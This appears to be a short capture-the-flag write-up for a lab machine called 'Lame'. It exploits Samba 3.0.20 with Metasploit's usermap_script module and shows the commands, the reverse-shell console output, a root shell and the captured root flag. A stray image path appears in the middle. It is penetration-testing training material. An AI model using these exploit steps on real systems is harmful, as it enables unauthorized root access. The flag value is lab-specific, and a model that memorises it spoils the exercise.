Initial Exploit -

Samba v3.0.20 is running on port 445. Metasploit has an exploit available. Start Metasploit:

> sudo msfdb run

Configure and run the exploit:

> use multi/samba/usermap_script

> set rhosts 10.129.212.21

> set lport 445

> set lhost tun0


> run

The shell returns as root.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.129.212.21
rhosts ⇒ 10.129.212.21
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.116.128:4444
^C[*] Exploit completed, but no session was created.
^C^Cmsf6 exploit(multi/samba/usermap_script) > Interrupt: use the 'exit' command to quit
^Cmsf6 exploit(multi/samba/usermap_script) > Interrupt: use the 'exit' command to quit
^Cmsf6 exploit(multi/samba/usermap_script) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/samba/usermap_script) > set lport 445
lport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.16.6:445
[*] Command shell session 1 opened (10.10.16.6:445 → 10.129.212.21:50770) at 2022-07-07 11:23:19 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
```

Proof -

Root:


root@lame:/root# ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 00:50:56:b9:ee:89
inet addr:10.129.212.21 Bcast:10.129.255.255 Mask:255.255.0.0
inet6 addr: dead:beef::250:56ff:feb9:ee89/64 Scope:Global
inet6 addr: fe80::250:56ff:feb9:ee89/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:154287 errors:0 dropped:0 overruns:0 frame:0
TX packets:12103 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:11043976 (10.5 MB) TX bytes:2242846 (2.1 MB)
Interrupt:19 Base address:0×2024
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:239 errors:0 dropped:0 overruns:0 frame:0
TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:87945 (85.8 KB) TX bytes:87945 (85.8 KB)
root@lame:/root# cat root.txt
cat root.txt
5f23a5e14a1d20355434a2d1af33a5ba
root@lame:/root# whoami
whoami
root
root@lame:/root#
[2] 0:sudo- 1:sudo*Z
"kali" 11:26 07-Jul-22